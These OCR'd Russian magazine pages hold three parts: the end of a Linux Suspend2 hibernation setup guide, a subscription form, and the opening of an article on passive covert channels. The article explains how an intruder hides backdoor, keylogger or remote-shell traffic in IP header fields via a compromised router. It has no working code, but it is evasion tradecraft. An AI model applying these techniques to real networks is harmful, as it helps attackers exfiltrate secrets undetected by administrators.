переходить к следующему пункту. Если же ты задействуешь Initrd/Initramfs, тогда вручную включи пробуждение: модифицируй создание Initrd/Initramfs для своего дистрибутива или измени скрипт linuxrc или init, добавив туда строчку «echo 1 > /sys/power/suspend2/do_resume». Здесь важно обратить внимание на следующий момент. Указанная строчка должна идти ПЕРЕД тем, как Initrd/Initramfs монтирует файловую систему. Если ее там не окажется, пробуждение не будет возможным. Если же эта строчка будет идти после монтирования файловой системы, та может быть разрушена! Помни об этом.

НАСТРАИВАЕМ SUSPEND2

Теперь, прежде чем перезагружаться, необходимо провести первоначальную настройку Suspend2. Управлять Suspend2 можно через виртуальный каталог /sys/power/suspend2, составляя свои скрипты для пробуждения/восстановления системы, но удобнее все же пользоваться готовым решением — hibernate-скриптом, который будет делать всю работу за нас. Скачиваем hibernate-скрипт и устанавливаем его:

```
$ wget http://www.suspend2.net/downloads/
all/hibernate-script-1.95.tar.gz
$ tar xzf hibernate-script-1.95.tar.gz
$ cd hibernate-script-1.95
$ sudo ./install.sh
```

Сам скрипт по умолчанию инсталлируется в /usr/sbin, а конфигурационные файлы (их может быть несколько) помещаются в каталог /etc/hibernate. Для пользователей Gentoo и Debian уже есть включенный в их дистрибутивы hibernate-script.

По умолчанию настройки Suspend2 разбиты на три файла конфигураций: hibernate.conf, suspend2.conf и common.conf. Вообще говоря, никто не мешает нам собрать их все в один главный файл (hibernate.conf), но мы пойдем по пути наименьшего сопротивления. Начнем с первого и отредактируем файл /etc/hibernate/hibernate.conf.

VIM /ETC/HIBERNATE/HIBERNATE.CONF

```
TryMethod suspend2.conf
#TryMethod disk.conf
#TryMethod ram.conf
```

Так как мы используем Suspend2, оставляем только его; disk.conf и ram.conf нам не понадобятся. Дальше смотрим файл /etc/hibernate/suspend2.conf.

VIM /ETC/HIBERNATE/SUSPEND2.CONF

```
UseSuspend2 yes
Reboot no
EnableEscape yes
DefaultConsoleLevel 1
Compressor lzf
Encryptor none

Include common.conf
```


Здесь находятся общие для Suspend2 настройки. Первая строчка — «UseSuspend2 yes» — говорит о том, что мы будем использовать именно Suspend2 (а иначе зачем мы вообще все это затеяли?). Опция Reboot решает, хотим ли мы перезагружаться сразу после заморозки. Строчка «EnableEscape yes» позволит нам отменить процесс заморозки нажатием клавиши <Esc>. Опция DefaultConsoleLevel устанавливает вид отображения при заморозке и разморозке (0 — простой прогресс-бар, 1 — прогресс-бар с процентами, 2 и выше выдает обильную отладочную информацию о происходящем). Опции Compressor и Encryptor определяют методы сжатия и шифрования образа. Их имена можно узнать, выполнив команду cat /proc/crypto. Здесь же можно определить еще несколько важных значений, которые мы рассмотрим позднее.


Теперь переходим к основным настройкам, собранным в файле /etc/hibernate/common.conf. Подробнее остановлюсь на, пожалуй, самых главных из них, остальные ты можешь изменить по своему вкусу, сверяясь с hibernate.conf(5).

UnmountFSTypes — здесь можно перечислить типы файловых систем, которые нужно размонтировать перед заморозкой, например «UnmountFSTypes smbfs nfs ntfs vfat». В принципе, если у тебя есть конкретно заданные устройства, можно размонтировать их в пункте Unmount (например, «Unmount /media/winC /media/MyHomeNetwork»). Их же нужно монтировать обратно при пробуждении в пункте Mount («Mount /media/winC /media/MyHomeNetwork»), Suspend2 не сделает это автоматически.

Пункт UnloadModules позволяет перечислить модули, которые надо обязательно выгрузить перед заморозкой, но можно воспользоваться пунктом «UnloadAllModules yes» для выгрузки всех модулей или «UnloadBlacklistedModules yes» для выгрузки тех модулей, чьи имена перечислены в файле /etc/hibernate/blacklisted-modules.

Пункт LoadModules дает возможность задать имена модулей, загружаемых при пробуждении («LoadModules auto» автоматически загрузит все модули, которые были выгружены). В пункте DownInterfaces можно указать сетевые интерфейсы, которые следует отключить перед засыпанием, а «UpInterfaces auto» автоматически запустит все остановленные интерфейсы при пробуждении.


Примерно так может происходить процесс засыпания


Не верится, что каких-нибудь 20 секунд назад компьютер был выключен

Пункт RestartServices позволяет запускать/останавливать перечисленные здесь службы. Имена служб должны соответствовать названиям скриптов в каталоге init.d и быть активными на этом уровне запуска (runlevel).
С помощью SwitchToTextMode во время засыпания можно переключаться в текстовый режим, а при пробуждении возвращаться обратно к X'ам. Это может быть полезно, если при пробуждении BIOS не восстанавливает твой графический адаптер и ядро не может его опознать.
Опция UseDummyXServer поможет в ряде случаев, например, когда при пробуждении на некоторых видеокартах наблюдается потеря ускорения в 3D-графике.
Параметрами в IncompatiblePrograms ты можешь указать программы, которые по каким-либо причинам несовместимы с Suspend2. В этом случае, если Suspend2 обнаружит, что такая программа выполняется, он отменит заморозку.
Также можно залочить систему после пробуждения одним из параметров в опциях LockConsoleAs, LockXScreenSaver, LockGnomeScreenSaver, LockKDE, LockXLock и LockXAutoLock (здесь нужно определить лишь один из вышеперечисленных параметров). Если ты это сделаешь, то после пробуждения, чтобы продолжать работу, необходимо будет вновь залогиниться.
Наконец, если в опции XStatus ты укажешь одно из значений (kde, gnome или x), то Suspend2 будет выводить прогресс-бар при засыпании/пробуждении, а также выдавать сообщения об ошибках в окошках для указанной графической среды.
Итак, мы закончили настройку Suspend2, и можно переходить к настройке загрузчика. Но если ты решил использовать в качестве буфера для сохранения RAM не раздел подкачки, а файл, то его сперва необходимо подготовить. Делается это так. В /etc/hibernate/suspend2.conf ищем строку «FilewriterLocation», раскомментируем ее и переделываем по своему вкусу, например: «FilewriterLocation /var/suspend_file 1024». Здесь первый параметр — это имя файла под буфер, второй — его размер в мегабайтах. Далее командуем:

```
# hibernate --no-suspend
```

И Suspend2 сам подготовит для нас файл. Смотрим, что выдает /sys/power/suspend2/resume2:

```
# cat /sys/power/suspend2/resume2
```

Это может быть что-то типа «file:/dev/hda1:0x10011f». Записываем эту строчку — она нам позже понадобится при конфигурировании загрузчика. Для использования файла подкачки в качестве буфера в файле /etc/hibernate/suspend2.conf находим и заполняем следующий пункт:

```
SuspendDevice swap:/dev/hda3/swap_file
```

Запускаем:

```
# hibernate --no-suspend
```

Смотрим:

```
# cat /sys/power/suspend2/swap/headerlocations
```

Мы можем получить что-то типа «swap:/dev/hda3:0xfd400». Тогда /etc/hibernate/suspend2.conf будет выглядеть следующим образом:

```
SuspendDevice swap:/dev/hda3:0xfd400
```

Suspend2 запоминает абсолютное расположение файлов на жестком диске, поэтому в случае изменения местоположения файла подкачки (или если ты его удалил, а потом восстановил) необходимо вновь свериться с /sys/power/suspend2/swap/headerlocations, чтобы узнать его новые координаты, и внести соответствующие изменения в конфиг и загрузчик.


НАСТРОЙКА ЗАГРУЗЧИКА

Итак, мы откомпилировали ядро и поместили его в /boot, например, так: «cp arch/i386/boot/bzImage /boot/kernel-2.6.19.2suspend2» (имя — по твоему желанию). Теперь указываем его в загрузчике в опции kernel и добавляем туда строчку «resume2=указание на наш буфер (своп или файл)». Если ты используешь своп, это может выглядеть так: «resume2=swap:/dev/hdb4». Если же ты решил задействовать файл, сюда надо подставить значение из /sys/power/suspend2/resume2 с префиксом «file»: «resume2=file:/dev/hda1:0x10011f». Если своп-файл, то «resume2=swap:/dev/hda3:0xfd400» (берем значение из /sys/power/suspend2/swap/headerlocations).
Вся секция (если своп у нас на /dev/hdb4) может выглядеть так (при использовании grub):

```
title  Wake UP!(Kernel 2.6.19.2 with Suspend2)
root   (hd0,0)
kernel /boot/kernel-2.6.19.2suspend2 root=/dev/hdb1
init=/sbin/init \
   quiet resume2=swap:/dev/hdb4
```

В lilo это же будет выглядеть следующим образом:

```
image = /boot/kernel-2.6.19.2suspend2
label = Wake UP!(Kernel 2.6.19.2 with Suspend2)
append = "resume2=swap:/dev/hdb4"
```


Конфигурируем ядро

Также рекомендуется иметь «запасную» секцию на случай, если ты не захочешь пробуждать пингвина (после засыпания) или подумаешь, что файловая система, используемая при работе заснувшим ядром, была каким-то образом изменена:

```
title  Boot without resume(Kernel 2.6.19.2 with
Suspend2)
root   (hd0,0)
kernel /boot/kernel-2.6.19.2suspend2 root=/dev/hdb1
init=/sbin/init \
   quiet resume2=swap:/dev/hdb4 noresume2
```

Для lilo:

```
image = /boot/kernel-2.6.19.2suspend2
label = Boot without resume(Kernel 2.6.19.2 with
Suspend2)
append = "resume2=swap:/dev/hdb4 noresume2"
```

Не забудь: каждый раз после изменения lilo.conf нужно выполнять команду /sbin/lilo.
Теперь ты всегда сможешь загрузить систему без пробуждения, выбрав строчку «Boot without resume».
Итак, у нас все готово. Теперь нужно убедиться, что мы все сделали верно и можем использовать Suspend2. Для этого необходимо просто перезагрузиться с новым ядрышком (если ты сделал два пункта: без noresume2 и с ним, можно выбрать любой из них — Suspend2 сам распознает готовность системы к пробуждению) и просмотреть лог ядра:

$ DMESG | GREP SUSPEND2

```
Suspend2 Core.
Suspend2 Userspace UI Support module loaded.
Suspend2 Checksumming module loaded.
Suspend2 Userspace Storage Manager module loaded.
Suspend2 Compressor module loaded.
Suspend2 Encryptor module loaded.
Suspend2 Block I/O module loaded.
Suspend2 Swap Allocator module loaded.
Suspend2 2.2.9: SwapAllocator: Signature found.
Suspend2 2.2.9: Resuming enabled.
Suspend2 2.2.9: Normal swapspace found.
Suspend2 2.2.9: No image found.
```

Обрати внимание на строчку «Suspend2 2.2.9: Resuming enabled». Она показывает, что наш пингвин готов к заморозке/разморозке! Для апробирования этой фичи рекомендуется сначала усыпить систему без X'ов. Переходим на текстовую виртуальную консоль (<Alt-Ctrl-F1>) и закрываем X'ы, например, так:

```
# /etc/init.d/xdm stop
```

Или init 3, если у нас Red Hat, Fedora Core или Mandriva, потом командуем:

```
# hibernate
```

Если засыпание не состоялось (например, Suspend2 не смог выгрузить модуль, а он сообщит об этом на экране или в /var/log/hibernate.log), можно форсировать процесс:

```
# hibernate --force
```

Тогда Suspend2 выполнить свою работу при любых обстоятельствах.
Если же Suspend2 повис, смотрим его логи. Это может произойти, например, из-за несовместимого модуля, который мы забыли выгрузить. В таком случае перезагружаемся, включаем его название в выгружаемые модули (в файле конфигурации hibernate) и повторяем попытку.
Теперь снова включаем компьютер, выбираем в загрузчике пункт Wake UP! (Kernel 2.6.19.2 with Suspend2) — и через небольшой промежуток времени (если все пошло по плану, конечно) мы оказываемся в той консоли, откуда ушли, с сохранением всего рабочего окружения.
Стартуем X'ы (/etc/init.d/xdm start или init 5), открываем консоль и пробуем заснуть так:

```
# hibernate
```

Потрясен? Да, Suspend2 работает очень быстро. Например, у меня система на Celeron 2 ГГц с 512 метрами RAM и обычным IDE-диском с разделом подкачки на 512 Мб, графический адаптер Nvidia MX 440 с последней версией legacy-драйвера от Nvidia, и на засыпание в графической среде KDE я трачу около 30 секунд, а на просыпание — 22 секунды! С восстановлением, естественно, полного рабочего окружения KDE, открытых окон с загруженными документами и тому подобного.
Если же Suspend2 по каким-то причинам не заработал, внимательно изучи надписи на экране, которые он выдает, а также лог. К твоим услугам поддержка на официальном сайте (www.suspend2.net/FAQ), информация в Wiki (wiki.suspend2.net), а также мейлинг-лист (www.suspend2.net/lists) и IRC-канал #suspend2 на irc.freenode.net, где тебе могут помочь.

ЗАКЛЮЧЕНИЕ

Сейчас существует три основных реализации спячки под Линукс — это рассмотренный нами Suspend2, swsusp и uswsusp. Причем swsusp (при поддержке Павла Мачека, стоявшего у истоков создания механизма спячки в Linux) входит, как ты мог заметить, в ванильные ядра, начиная с ветки 2.6. Но он не получил должного признания, поскольку кроме основных недостатков (которые напрямую пересекаются с недочетами Suspend2) имеет еще ряд недоработок, в частности невозможность сохранения полного объема памяти в разделе подкачки. Ему на смену (начиная с версии ядер 2.6.17) пришел так называемый userland swsusp (uswsusp), поддерживаемый Линусом Торвальдсом. Эта модификация swsusp использует особое символьное устройство, через обращение к которому с помощью специальных утилит и осуществляется весь процесс спячки. Насколько это оправдано, покажет только время и практика. Спокойной тебе спячки!



Теперь ты можешь получать журнал с КУРЬЕРОМ
не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Челябинске, Омске.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:
- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + IT Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + IT Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________________

Дата рожд. ☐☐.☐☐.☐☐г. (день, месяц, год)

АДРЕС ДОСТАВКИ
Индекс
Область/край
Город
Улица
Дом Корпус
Квартира/офис
Телефон ( ) код
E-mail
Сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________» с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________» с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир


КРИС КАСПЕРСКИ



Прячем трафик от админов

Техника сокрытия IP-трафика с помощью секретных пассивных каналов

ДО СИХ ПОР РАССМАТРИВАЕМЫЕ НАМИ СПОСОБЫ МАСКИРОВКИ ТРАФИКА СВОДИЛИСЬ К СОКРЫТИЮ СЕТЕВЫХ СОЕДИНЕНИЙ, НО НА ФИЗИЧЕСКОМ УРОВНЕ ВЕСЬ ЛЕВЫЙ ТРАФИК ЭЛЕМЕНТАРНО ОБНАРУЖИВАЛСЯ СНИФЕРАМИ И ПРОЧИМИ ЗАЩИТНЫМИ СРЕДСТВАМИ. ВОТ ХАКЕРЫ НАПРЯГШИСЬ И РЕШИЛИ ЭТУ ПРОБЛЕМУ ПУТЕМ СОЗДАНИЯ СЕКРЕТНЫХ ПАССИВНЫХ КАНАЛОВ, ПЕРЕДАЮЩИХ ИНФОРМАЦИЮ БЕЗ ГЕНЕРАЦИИ КАКОГО-ЛИБО ТРАФИКА ВООБЩЕ. ИСХОДНЫЕ ТЕКСТЫ ДВИЖКОВ ВЫЛОЖЕНЫ В СЕТЬ, И ВСЕ, ЧТО НАМ НУЖНО, — ЭТО РАЗОБРАТЬСЯ, КАК ИХ ПРИКРУТИТЬ К НАШЕМУ КЕЙЛОГГЕРУ ИЛИ УДАЛЕННОМУ ШЕЛЛУ, ЧЕМ МЫ СЕЙЧАС И ЗАЙМЕМСЯ.

Забросить shell-код на удаленную машину и застолбить там back-door — это только половина дела. А что делать дальше, мы подумали? Необходимо скрыть свой IP-адрес и обойти все брандмауэры, не оставляя никаких следов в логах, анализируемых как вручную, так и автоматизированными системами определения вторжения.

Существует множество утилит, прячущих левые сетевые соединения от глаз администраторов, однако на физическом уровне весь «хакерский» трафик элементарно обнаруживается и пресекается практически любым брандмауэром, чего атакующему допускать ни в коем случае нельзя.

В идеале необходимо пробить тоннель, открыв секретный канал связи, не создающий никаких дополнительных соединений и не генерирующий никакого избыточного трафика, чтобы даже самый строгий разбор дампов, награбленных сетевым анализатором, не выявил ничего подозрительного.

Над решением этой проблемы бились лучшие хакерские умы. Сначала идея получила чисто теоретическое обоснование (Andrew Hintz, Craig Rowland) с чисто лабораторной реализацией, непригодной для практического использования. Затем к делу подключилась Жанна Рутковская, разработавшая специальный протокол с кодовым названием NUSHU и вполне жизнеспособные модули, ориентированные на работу в Linux Kernel 2.4. Жанна вручила нам мощное средство для управления удаленными shell'ами, адекватную защиту от которого практически невозможно разработать. Осталось только разобраться, как этим средством воспользоваться.

СКРЫТЫЕ ПАССИВНЫЕ КАНАЛЫ: ОСНОВНЫЕ КОНЦЕПЦИИ

С недавних пор в хакерском лексиконе появилось понятие «скрытых пассивных каналов» (Passive Covert Channels, или сокращенно PCC). Они

ПОРЯДОК УСТАНОВКИ TCP-СОЕДИНЕНИЯ

```
узел A ------- SYN(ISN) -------------> узел B
узел A <----- SYN(ISN+1)/ACK --- узел B
узел A ------- ACK -------------------> узел B
```



представляют собой разновидность обычных скрытых каналов (Covert Channels), однако, в отличие от последних, не только не устанавливают своих соединений, но и вообще не генерируют никакого собственного трафика! Передача информации осуществляется исключительно путем модификации пакетов, пролетающих мимо атакованного узла.
Соль в том, что эти пакеты не направляются к хакеру, а шуруют своими путями на различные узлы интернета, например www.google.com, за счет чего достигается высочайшая степень анонимности.
Естественно, возникает резонный вопрос: как хакер сможет добраться до содержимого пакетов, идущих мимо него? Для этого необходимо подломать один из промежуточных маршрутизаторов (как правило, принадлежащих провайдеру, обслуживающему атакуемую организацию) и установить на него специальный модуль, анализирующий заголовки TCP/IP-пакетов на предмет наличия скрытой информации или ее внедрения.
Таким образом, хакер организует двухсторонний секретный пассивный канал связи с узлом-жертвой, не только засекретив факт передачи левой информации, но еще и надежно замаскировав свой IP, который может определить только администратор взломанного маршрутизатора, но никак не владелец узла-жертвы!
Рассмотрим схему взаимодействия с целевым узлом (жертвой) по скрытому пассивному каналу. Хакер (обозначенный буквой X) каким-то не относящимся к обсуждаемой теме образом забрасывает на целевой узел (обозначенный буквой A) shell-код, захватывающий управление и устанавливающий back-door вместе со специальным модулем, обеспечивающим функционирование PCC-канала. Теперь все TCP/IP-пакеты, отправляемые жертвой во внешний мир, содержат незначительные изменения, кодирующие, например, пароли или другую конфиденциальную информацию.
Часть этих пакетов проходит через внешний маршрутизатор B, заблаговременно взломанный хакером, внедрившим в него PCC-модуль. PCC-модуль анализирует заголовки всех TCP/IP-пакетов на предмет скрытого содержимого, после чего декодирует его и отправляет хакеру по открытому каналу. Передача данных от хакера к жертве осуществляется по аналогичной схеме. PCC-модуль, установленный на маршрутизаторе, выявляет пакеты, направленные на целевой IP-адрес, и модифицирует их заголовки в соответствии с выбранным принципом кодирования информации.
Таким образом, мы получаем защищенный канал A-B и открытый B-X, однако хакеру ничего не стоит общаться с узлом B через анонимный proxy-сервер или даже выстроить цепочку из нескольких защищенных хостов. К тому же выбор маршрутизатора B необязателен. Главное, чтобы маршрутизатор располагался между целевым узлом A и одним из узлов, с которыми общается жертва.

ВО ВЛАСТИ ПРОТОКОЛА IP

Возьмем протокол IP и попробуем создать на его основе скрытый пассивный канал. Среди множества полезных и бесполезных полей заголовка наше внимание привлекает 16-битовое поле Identification (смотри рисунок «Формат заголовка IP-пакета»), генерируемое операционной системой случайным образом и используемое для идентификации дейтаграммы в случае ее фрагментации. Узел-получатель группирует фрагменты с одинаковыми IP-адресами источника/назначения, типом протокола и, разумеется, идентификатором.





Схема взаимодействия с целевым узлом (жертвой) по скрытому пассивному каналу



Формат заголовка IP-пакета

Строгих правил, определяющих политику генерации идентификатора, в RFC нет. Одни операционные системы используют для этого таймер, другие вычисляют идентификатор на основе TCP-пакетов, чтобы при повторной передаче TCP-сегмента IP-пакет использовал тот же самый идентификатор, однако даже если идентификатор окажется иным, ничего ужасного не произойдет. Ну подумаешь, чуть-чуть упадет скорость. Фишка в том, что PCC-модуль может беспрепятственно модифицировать поле идентификатора по своему вкусу, передавая с каждым IP-пакетом 16 бит полезных данных. Это в теории. На практике же нам потребуется выделить несколько бит для маркировки своих пакетов, иначе PCC-приемник ни за что не сможет отличить их от остальных. Пусть в 12 младших битах передаются полезные данные, а в четырех старших — их контрольная сумма. Тогда PCC-приемнику останется всего лишь взять 12 бит, рассчитать их CRC и сравнить с оставшимися четырьмя битами. Если они совпадут, то это наш пакет, если же нет — пускай идет себе лесом.
Также следует позаботиться о нумерации пакетов, поскольку порядок следования IP-пакетов в общем случае не совпадает с порядком их отправки. А для этого также требуются биты, в результате чего реальная информационная емкость IP-заголовка стремится к одному байту, что, в общем-то, не так уж и плохо. Для передачи небольших объемов данных (типа паролей) вполне сойдет. Главное — не забывать о том, что идентификатор должен: а) быть уникальным; б) выглядеть случайным. Поэтому необходимо прибегнуть к скремблированию, то есть к наложению на передаваемый текст некоторой псевдослучайной последовательности данных (известной как PCC-отправителю, так и PCC-получателю) через оператор XOR.

ФОРМАТ TCP-ЗАГОЛОВКА

```
0          4          8          16          19          24          32
-------------------------------------------------------------------------
|          Source Port          |          Destination Port          |
-------------------------------------------------------------------------
|                         Sequence Number                              |
-------------------------------------------------------------------------
|                      Acknowledgment Number                           |
-------------------------------------------------------------------------
| HLEN | Reserved | Code Bits |                Window                  |
-------------------------------------------------------------------------
|            Checksum            |          Urgent Pointer            |
-------------------------------------------------------------------------
|                   Options                   |       Padding          |
-------------------------------------------------------------------------
|                              Data                                    |
-------------------------------------------------------------------------
```

